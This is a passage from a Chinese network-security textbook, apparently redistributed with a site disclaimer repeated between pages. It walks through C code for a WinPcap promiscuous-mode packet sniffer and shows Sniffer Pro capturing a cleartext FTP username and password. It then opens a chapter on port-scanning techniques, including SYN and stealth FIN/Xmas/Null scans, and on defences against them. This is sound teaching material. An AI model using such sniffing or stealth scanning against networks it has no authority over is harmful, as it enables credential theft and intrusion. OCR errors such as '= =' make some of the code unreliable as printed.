        printf("%s    ",check_protocol(ih->proto));
        // 输出源地址 IP 和目的地址 IP
        printf("%d.%d.%d.%d -> %d.%d.%d.%d    ",
            ih->saddr.byte1,
            ih->saddr.byte2,
            ih->saddr.byte3,
            ih->saddr.byte4,
            ih->daddr.byte1,
            ih->daddr.byte2,
            ih->daddr.byte3,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            ih->daddr.byte4
            );
        decode_ip((char*)(pkt_data+14+ip_len),ih->proto);
        printf("\n");
}
```

上面程序是回调函数，当 Winpcap 捕获到数据包时会调用这个函数对数据包进行处理。参数 pkt_data 就是捕获的数据包，数据包中还包含链路层的 MAC 地址。程序首先将 pkt_data 加上 MAC 的长度 14，就定位到 IP 首部。然后将 IP 首部的协议类型、源地址和目的地址进行输出。最后调用 decode_ip 函数对除去 IP 首部的数据包再次进行解析，并将相关的协议和数据包信息进行输出。

```
// 主函数，进行网络数据的嗅探
main( )
{
        pcap_if_t *alldevs;                    // 网卡设备指针
        pcap_if_t *d;
        int inum;
        int i=0;
        pcap_t *adhandle;
        char errbuf[PCAP_ERRBUF_SIZE]; // 出错信息
        u_int netmask;
        char packet_filter[20];
        struct bpf_program fcode;
        // 获取网卡列表
        if(pcap_findalldevs(&alldevs, errbuf) = = -1)
        {
            fprintf(stderr,"pcap_findalldevs 发生错误: %s\n", errbuf);
            exit(1);
        }
        // 输出网卡信息
        for(i=0,d=alldevs; d; d=d->next,i++)
        {
            ifprint(d,i+1);
        }
        if(i= =0)
        {
            printf("\n 没有找到任何网卡，请确认 Winpcap 已经安装.\n");
            return -1;
        }
```

上面程序是 Winpcap 嗅探器主函数的部分代码。程序首先定义网卡设备指针 alldevs、d 和相关的变量。然后调用 pcap_findalldevs 函数获取网卡列表。pcap_findalldevs( )这个函数返回的每个 pcap_if 结构体都同样包含一个 pcap_addr 结构的列表，这个结构包括：一个地址列表，一个掩码列表，一个广播地址列表和一个目的地址列表。最后调用 ifprint 函数将每个网卡的详细信息进行输出以便用户进行选择，如果没有找到任何网卡，说明主机没有网卡或没有安装 Winpcap。

```
        printf("\n\n 请输入网卡编号 (1-%d):",i);
        scanf("%d", &inum);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 检测用户是否指定了有效网卡
if(inum < 1 || inum > i)
{
      printf("\n 网卡编号超出范围.\n");
      // 释放设备列表
      pcap_freealldevs(alldevs);
      return -1;
}
// 跳转到选择的网卡
for(d=alldevs, i=0; i< inum-1 ;d=d->next, i++);
// 打开网卡设备
if ((adhandle= pcap_open_live(d->name,          // 设备名称
                              65536,            // 捕获全部的数据包
                              1,                // 设置网卡为混杂模式
                              1000,             // 读超时为 1 秒
                              errbuf            // 错误缓存
                              )) = = NULL)
{
      fprintf(stderr,"\n 不能打开网卡. %s 不被 Winpcap 支持\n");
      // 释放设备列表
      pcap_freealldevs(alldevs);
      return -1;
}
```

上面程序是 Winpcap 嗅探器主函数的部分代码。程序首先由用户选择网卡编号（即要在哪块网卡上进行嗅探），如果指定的不是有效网卡则调用 pcap_freealldevs 函数释放设备列表。然后进行一个循环跳转到相应的网卡设备指针。最后调用 pcap_open_live 函数打开指定的网卡设备，如果打开不成功，则调用 pcap_freealldevs 函数释放设备列表。

```
// 检测链接层，只支持以太网模式
if(pcap_datalink(adhandle) != DLT_EN10MB)
{
      fprintf(stderr,"\n 此程序只能运行在以太网上.\n");
      // 释放设备列表
      pcap_freealldevs(alldevs);
      return -1;
}
if(d->addresses != NULL)
{   // 返回接口的第一个地址的掩码
      netmask=((struct sockaddr_in *)(d->addresses->netmask))->sin_addr.S_un.S_addr;
}
else
{   // 如果没有掩码，则默认设置为 C 类
      netmask=0xffffff;
}
```

上面程序首先调用 pcap_datalink 函数检测链路层是否是以太网模式，因为此嗅探程序只能运行在以太网中，如果不是，则调用 pcap_freealldevs 函数释放设备列表。然后返回指定网卡的掩码，如果没有掩码，则默认设置掩码为 255.255.255.0（即 C 类地址）。

```
// 选择过滤包类型
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
int protocol_type; // 0->ip 1->tcp 2->udp 3->icmp
printf("\n 请选择监听的数据包协议类型(0->ip 1->tcp 2->udp 3->icmp) : ");
scanf("%d",&protocol_type);
switch(protocol_type)
{
    case 0:
        strcpy(packet_filter,"ip");          // 嗅探 IP 数据包
        break;
    case 1:
        strcpy(packet_filter,"ip and tcp"); // 嗅探 TCP 数据包
        break;
    case 2:
        strcpy(packet_filter,"ip and udp"); // 嗅探 UDP 数据包
        break;
    case 3:
        strcpy(packet_filter,"ip and icmp"); // 嗅探 ICMP 数据包
        break;
    default:
        break;
}
```

上面程序主要由用户从控制台输入嗅探的数据包类型。0 代表 IP 数据包，1 代表 TCP 数据包，2 代表 UDP 数据包，3 代表 ICMP 数据包。然后设置嗅探器的过滤规则变量 packet_filter，“ip”代表嗅探 IP 数据包，“ip and tcp”代表嗅探 TCP 数据包，“ip and udp”代表嗅探 UDP 数据包，“ip and icmp”代表嗅探 ICMP 数据包。

```
// 编译过滤器
if (pcap_compile(adhandle, &fcode, packet_filter, 1, netmask) <0 )
{
    fprintf(stderr,"\n 不能编译过滤器. 请检测语法.\n");
    // 释放设备列表
    pcap_freealldevs(alldevs);
    return -1;
}
//设置过滤器
if (pcap_setfilter(adhandle, &fcode)<0)
{
    fprintf(stderr,"\n 设置过滤器出错.\n");
    pcap_freealldevs(alldevs);
    return -1;
}
printf("\n 在网卡 %s 开始监听...\n", d->description);
// 不再需要任何设备列表，进行释放
pcap_freealldevs(alldevs);
// 开始嗅探
pcap_loop(adhandle, 0, packet_handler, NULL);
return 0;
}
```

上面程序是主函数的最后部分代码。程序首先调用 pcap_compile 函数对上面设置的过滤

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

规则进行编译。然后调用 pcap_setfilter 函数设置过滤器，当编译或设置过滤器完毕后，调用 pcap_freealldevs 函数释放设备列表。最后调用 pcap_loop 函数开始对数据包进行捕获，如果捕获到数据包，则调用回调函数 packet_handler 对数据包进行处理。

5.3.2 嗅探运行结果

执行 WinpcapSniffer.exe，首先显示出本机所有的网卡信息，如图 5-9 所示。



图 5-9 本机网卡信息

选择要进行嗅探的网卡编号“2”，选择完毕后，会提示选择要嗅探的数据包协议类型，选择“0”，即 IP 数据包（包括 TCP、UDP、ICMP）。这时嗅探器就开始工作了，嗅探的数据包结果如图 5-10 所示。



图 5-10 网络嗅探运行结果

5.4 网络嗅探工具应用——Sniffer Pro 使用方法

5.2 节和 5.3 节讲解了网络嗅探器的工作原理和简单的代码实现，为了使读者对网络嗅探器有更加深刻的认识，本节具体讲解专业级嗅探器 Sniffer Pro 的使用方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1．Sniffer Pro 简介

Sniffer Pro 是 Netword Associates 公司 Sniffer 技术商业部门生产的一种网络分析软件。这种软件用于网络故障与性能管理，是业界应用最广泛的工具。Sniffer Pro 能迅速而有效地避免问题的出现，将问题分离并解决。

Sniffer Pro 最大的特点是使用容易，功能多样。它的一些重要特点如下。

（1）可以解码至少 450 种协议。除 IP、IPX 和其他“标准”协议之外，Sniffer Pro 还可以解码分析很多生产商自己开发或使用的专门协议，比如思科 VLAN 特定协议。

（2）提供对主要的 LAN、WAN 和网络技术（包括高速与超高速以太网、令牌环、802.11b 无线网、SONET 传递的数据包、T-1、帧延迟和 ATM）的支持。

（3）提供在位和字节水平的过滤数据包的能力。

（4）提供对网络问题的高级分析和诊断，并推荐应该采取的正确的行动。

（5）交换机专家（Switch Expert）提供从各种网络交换机查询统计结果的功能。

（6）网络流量生成器能够以千兆的速度运行。

2．Sniffer Pro 嗅探功能使用方法

（1）定义过滤器。

单击主界面上菜单栏中的“捕获”→“定义过滤器”菜单，弹出“定义过滤器—捕获”对话框，其中“摘要”选项卡显示的是过滤器的整体概况，如图 5-11 所示。




图 5-11　过滤器“摘要”选项卡

打开“地址”选项卡即可设置捕获哪些主机之间的通信。如图 5-12 所示，在“地址类型”下拉列表框中选择“IP”，在“模式”选项组中选中“包含”单选按钮，在“位置 1”和“位置 2”中填写通信双方主机的 IP 地址“59.64.201.58”和“59.64.157.47”（FTP 服务器地址）。

打开“高级”选项卡即可设置捕获数据包的协议类型。如图 5-13 所示，选中“IP”复选框，也可以展开“IP”节点，再选择更加具体的子协议类型。

这时，过滤器基本设置完毕，过滤器的“数据模式”选项卡和“缓冲”选项卡一般不用设置，默认即可。单击“确定”按钮完成过滤器的设置。

（2）启动捕获数据包功能。

单击主界面上快捷工具栏中的“开始”按钮。这时，Sniffer Pro 就开始根据过滤器的设置进行嗅探任务，如图 5-14 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5-12　过滤器“地址”选项卡




图 5-13　过滤器“高级”选项卡




图 5-14　开始嗅探任务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

启动 FTP 客户端，登录 FTP 服务器，用户名为“licy”，密码为“ischisch”（不包括引号）。这时，在主界面上快捷工具栏中单击“停止和显示”按钮，即显示嗅探结果面板，单击面板下方的“解码”标签即可显示数据包解码具体信息，如图 5-15 所示。




图 5-15　嗅探数据包解密结果

从图 5-15 可以看出，数据包中的内容“USER licy”和“PASS ischisch”显示出 FTP 服务器的用户名和密码，说明捕获到了 FTP 的敏感信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第6章 网络扫描

CHAPTER 6

网络系统的安全性取决于其最薄弱的环节。由于网络是由主机、通信子网、各种协议和应用软件等组成的复杂系统，因此总是存在着一些安全隐患与漏洞。漏洞是指由于系统硬件、软件或者是安全策略上的错误而引起的缺陷，它是一切系统安全事故发生的基本前提和内因。网络扫描是进行系统安全评估的基础和安全保障体系中的必要组成部分。及时发现和修补安全漏洞，对于保障和提高网络系统的安全性具有重要意义。本章首先讲解网络扫描的技术、作用和防范措施，然后以实例讲解端口扫描技术和相关的辅助扫描技术，最后读者需要掌握专业扫描器 X-Scan 的使用方法。在学习了本章后，读者能够掌握以下几点：

- 熟悉网络扫描的原理、技术和防范方法；
- 熟悉端口扫描原理和代码实现；
- 熟悉操作系统探测、活动主机探测、伪 IP 干扰等辅助扫描技术原理及代码实现；
- 熟悉 X-Scan 扫描器的使用。

6.1 网络扫描概述

6.1.1 网络扫描简介

1．网络扫描的概念

网络扫描也称为脆弱性评估，其基本原理是采用模拟黑客攻击的方式对目标可能存在的已知安全漏洞进行逐项检测，以便对工作站、服务器、交换机、数据库等各种对象进行安全漏洞检测。

到目前为止，网络扫描技术已经发展到很成熟的地步。网络扫描技术主要分为两类：基于主机和基于网络的安全扫描技术。按照扫描过程来分，扫描技术又可以分为 4 大类：ping 扫描技术、端口扫描技术、操作系统探测扫描技术以及已知漏洞的扫描技术。

2．网络扫描的重要性

当今社会正以突飞猛进的速度进入信息时代，随着计算机网络和分布式计算机的普及和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

应用，网络安全变得越来越重要。事实已经表明，随着互联网的日趋普及，在互联网上的犯罪活动也越来越多，特别是 Internet 大范围的开放以及金融领域网络的接入，使得越来越多的系统遭到入侵攻击的威胁。目前，对付破坏系统企图的理想方法是建立一个完全安全的没有漏洞的系统。但从实际上看，这根本是不可能的。因此，一个实用的方法是，建立比较容易实现的安全系统，同时按照一定的安全策略建立相应的安全辅助系统，网络扫描器就是这样一类系统。就目前系统的安全状况而言，系统中存在着一定的漏洞，因此也就存在着潜在的安全威胁，但是，如果能够根据具体的应用环境，尽可能地早地通过网络扫描来发现这些漏洞，并及时采取适当的处理措施进行修补，就可以有效地阻止入侵事件的发生。因此，网络扫描非常重要和必要。

3．网络扫描的特点

网络扫描主要有以下几个主要特点。

（1）有效地检测网络和主机中存在的薄弱点。通过网络扫描，可以发现网络或主机对外提供的端口、开放的服务、某些系统信息、错误的配置、已知的安全漏洞等。

（2）能够有效防止攻击者利用已知的漏洞实施入侵。通过网络扫描，一般能够发现利用现有的漏洞入侵能否成功，如果成功则提交分析报告并提醒用户打上相应的补丁。

（3）网络扫描工具运行的时候，将占用大量的网络带宽，因此，扫描过程应尽快完成。当然，漏洞库中的漏洞数越多，选择的扫描模式越复杂，扫描所耗时间就越长，因此，这只是个相对的数值。

（4）对于攻击者利用脚本漏洞和未知漏洞的入侵无能为力。利用脚本漏洞攻击将会成为黑客入侵方法的重要组成部分。不同的网站有不同的设计，其脚本漏洞往往也是不同的，网络扫描技术无法解决这些问题。而对于未知漏洞，扫描工具也无能为力。

（5）误报率较低。当前的网络扫描还存在一定的错误报告率，例如，检测 RPC（远程过程调用）服务溢出漏洞时，只能检测出 RPC 服务是否存在，并告知用户该 RPC 服务可能有漏洞，而不能确定该 RPC 服务是否就是有漏洞的版本。但总的来说，网络扫描的正确率还是比较高的。

6.1.2 网络扫描技术

1．Ping 扫描技术

Ping 扫描用于漏洞扫描的第一阶段，通过使用多数操作系统自带的工具“ping”，用法为：ping+目标 IP 地址，通过是否能收到对方的 ICMP echo reply，来帮助识别目标主机或系统是否处于活动状态。不过目前部分主机或系统为安全性考虑，其防火墙会把 ICMP 包给屏蔽掉，导致 Ping 扫描失效。在这种情况下，可以采用 ICMP Error Sweep 方法，发送一个畸形的 IP 数据包，迫使目标主机回应一个 ICMP 出错信息包，来判断目标主机是否在线。

2．操作系统探测技术

操作系统探测用于漏洞扫描的第二阶段，用于对目标主机运行的操作系统进行识别。一般有以下几种方式。

（1）获取标识信息，通过对二进制文件的收集和分析实现。

（2）ICMP 响应分析，通过发送 UDP 或 ICMP 的请求报文，然后分析各种 ICMP 应答来判断目标主机操作系统，如 Ofir Arkin 的 X-Probe 就采用此技术。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）TCP 分段响应分析，依靠不同操作系统对特定分段的不同反映来区分。比较流行的工具有 Savage 的 QueSO 和 Fyodor 的 NMAP。它们产生一组 TCP 和 UDP 请求发送到远程目标主机的开放（未开放）端口，通过接收分析远程主机响应的有用信息，在较小的延迟内得到类型和版本之类的信息。QueSO 第一个实现了使用分离的数据库指纹。NMAP 包含了很多的操作系统探测技术，定义了一个模板数据结构来描述指纹。由于新的指纹可以很容易地以模板的形式加入，因此 NMAP 可以通过指纹数据库的增长来识别更多的操作系统。

（4）初始化序列号分析，在 TCP 栈中不同的 exploits 随机产生，通过鉴别足够的测试结果来确定远程主机的操作系统。

3．端口扫描技术

网络漏洞扫描是建立在端口扫描基础上的，支持 TCP/IP 协议的主机和设备通过开放端口来提供相应服务，安全漏洞也往往通过端口暴露出来。一般有以下几种端口扫描技术。

（1）TCP connect( )扫描。

这是最基本的 TCP 扫描。操作系统提供的 connect( )系统调用，用来与每一个攻击者感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态，那么 connect( )就能成功。否则，这个端口是不能用的，即没有提供服务。这种扫描方式不需用户任何权限且速度快，但很容易被目标系统检测到而被过滤掉。

（2）TCP SYN 扫描。

通常称为“半开放”扫描，这是因为扫描程序不必打开一个完全的 TCP 连接。扫描程序发送的是一个 SYN 数据包，好像准备打开一个实际的连接并等待反应一样（可以参考 TCP 的三次握手建立一个 TCP 连接的过程）。一个 SYN /ACK 的返回信息表示端口处于侦听状态。一个 RST 返回，表示端口没有处于侦听状态。SYN 扫描的优点在于即使日志中对扫描有所记录，但是尝试进行连接的记录也要比全扫描少得多。缺点是在大部分操作系统下，发送主机需要构造适用于这种扫描的 IP 包，通常情况下，构造 SYN 数据包需要超级用户或者授权用户访问专门的系统调用。

（3）秘密扫描。

与 SYN 扫描类似，秘密扫描也需要自己构造 IP，但秘密扫描技术不包含标准的 TCP 的三次握手协议的任何部分，所以无法被记录下来，从而比 SYN 扫描隐蔽得多。此技术使用 FIN 数据包来探听端口，能够通过只监测 SYN 包的包过滤器。当一个 FIN 数据包到达一个关闭的端口，数据包会被丢掉，并且会返回一个 RST 数据包。否则，当一个 FIN 数据包到达一个打开的端口，数据包只是简单的丢掉（不回复 RST）。Xmas 和 Null 扫描是秘密扫描的两个变种。Xmas 扫描打开 FIN、URG 和 PUSH 标记，通过向目标主机发送一个 FIN、URG 和 PUSH 分组，根据 RFC 793，如果目标主机的相应端口是关闭的，那么应该返回一个 RST 标志。而 Null 扫描关闭所有标记。这些组合的目的是为了通过所谓的 FIN 标记监测器的过滤。

秘密扫描通常适用于 UNIX 目标主机，除过少量的应当丢弃数据包却发送 reset 信号的操作系统（包括 CISCO、BSD I、HP/UX、MVS 和 IRIX）。在 Windows 95/NT 系统环境下，该方法无效，因为不论目标端口是否打开，操作系统都回复 RST，但可以区分 UNIX 和 Windows NT 系统。

4．漏洞扫描技术

漏洞检测技术是建立在端口扫描技术的基础之上的。从对黑客攻击行为的分析和收集的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

漏洞来看，绝大多数都是针对某一个网络服务，也就是针对某一个特定的端口的。漏洞扫描主要通过以下两种方法来检查目标主机是否存在漏洞。

（1）基于漏洞库的匹配检测方法。

基于漏洞库的匹配检测方法的关键在于其所使用的漏洞库。通过采用基于规则的匹配技术，即根据安全专家对网络系统安全漏洞、黑客攻击案例的分析和系统管理员对网络系统安全配置的实际经验，可以形成一套标准的网络系统漏洞库（即弱点数据库），然后在此基础上构成相应的匹配规则，由扫描程序自动进行漏洞扫描工作。这样，漏洞库信息的完整性和有效性就决定了漏洞扫描系统的性能，漏洞库的修订和更新的性能也会影响漏洞扫描系统运行的时间。

（2）插件检测技术。

插件是由脚本语言编写的子程序，扫描程序可以通过调用它来执行漏洞扫描，检测出系统中存在的一个或多个漏洞。添加新的插件就可以使漏洞扫描软件增加新的功能，扫描出更多的漏洞。插件编写规范化后，甚至用户自己都可以用 Perl，C 或自行设计的脚本语言编写的插件来扩充漏洞扫描软件的功能。这种技术使漏洞扫描软件的升级维护变得相对简单，而专用脚本语言的使用也简化了编写新插件的编程工作，使漏洞扫描软件具有很强的扩展性。

6.1.3 网络扫描的防范

随着网络扫描技术的发展和相关扫描软件的日益普及，网络上的扫描事件呈愈演愈烈的趋势，甚至许多病毒软件也集成了扫描功能，使其破坏性进一步增强，这些都对网络的正常发展造成了很坏的影响。下面具体介绍几种反扫描技术，这些技术的应用都可以增强主机的防护效果。

1．防火墙技术

防火墙技术是一种允许内部接入外部网络，但同时又能识别和抵抗非授权访问的网络技术，是网络控制技术中的一种。防火墙的目的是要在内部、外部两个网络之间建立一个安全控制点，所有从 Internet 流入或流向 Internet 的信息都要经过防火墙，并检查这些信息。通过允许、拒绝或重新定向经过防火墙的数据流，防止不希望的、未经授权的通信进出被保护的内部网络，实现对进、出内部网络的服务和访问的审计和控制。它是实现网络安全策略的一个重要组成部分。

2．入侵检测技术

入侵检测是指发现未经授权非法使用计算机系统的个体或合法访问系统但滥用其权限的个体。其目的是从计算机系统和网络的不同关键点采集信息，然后分析这些信息以寻找入侵的迹象，针对外部攻击、内部攻击和误操作给系统提供安全保护。入侵检测系统按其实现方式可以分为基于主机的入侵检测系统、基于网络的入侵检测系统和分布式入侵检测系统；按照信息的处理机制又可分为分布式和集中式；按照其入侵检测模型的分类又可以分为异常检测、滥用检测和复合检测。

3．审计技术

审计技术是使用信息系统自动记录下网络中计算机的使用时间、敏感操作和违纪操作等，为系统进行事故原因查询、定位、事故发生后的实时处理提供详细可靠的依据或支持。它是发现攻击、修补漏洞的主要手段。一个安全系统中的审计系统是对系统中任一或所有的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

安全事件进行记录、分析和再现的处理系统。它的主要目的就是检测和阻止非法用户对计算机系统的入侵，并记录合法用户的误操作。

4．访问控制技术

访问控制是指对主体访问客体的权限或能力的限制，包括限制进入物理区域（出入控制）和限制使用计算机系统资源（存取控制），其目的是保证网络资源不被非法使用和非法访问。

6.2 端口扫描技术

端口扫描技术可以分为许多类，如图 6-1 所示为端口扫描技术发展到现在的主要分类。




图 6-1 端口扫描技术分类

本节重点讲解 TCP Connect 和 TCP SYN 两种扫描技术，因为这两种技术应用的最广泛，扫描的效率也最高。

6.2.1 TCP Connect 端口扫描实例

1．TCP Connect 端口扫描概述

TCP Connect 扫描也称 TCP 全连接扫描。TCP Connect 扫描是长期以来 TCP 端口扫描的基础。TCP Connect 扫描通过 TCP 的三次握手与目标主机的指定端口建立一次完整的连接。连接由系统调用 connect( )开始。如果端口开放，则连接成功。否则，则返回-1，表示端口关闭。具体流程如图 6-2 和图 6-3 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-2 TCP Connect 扫描连接建立成功

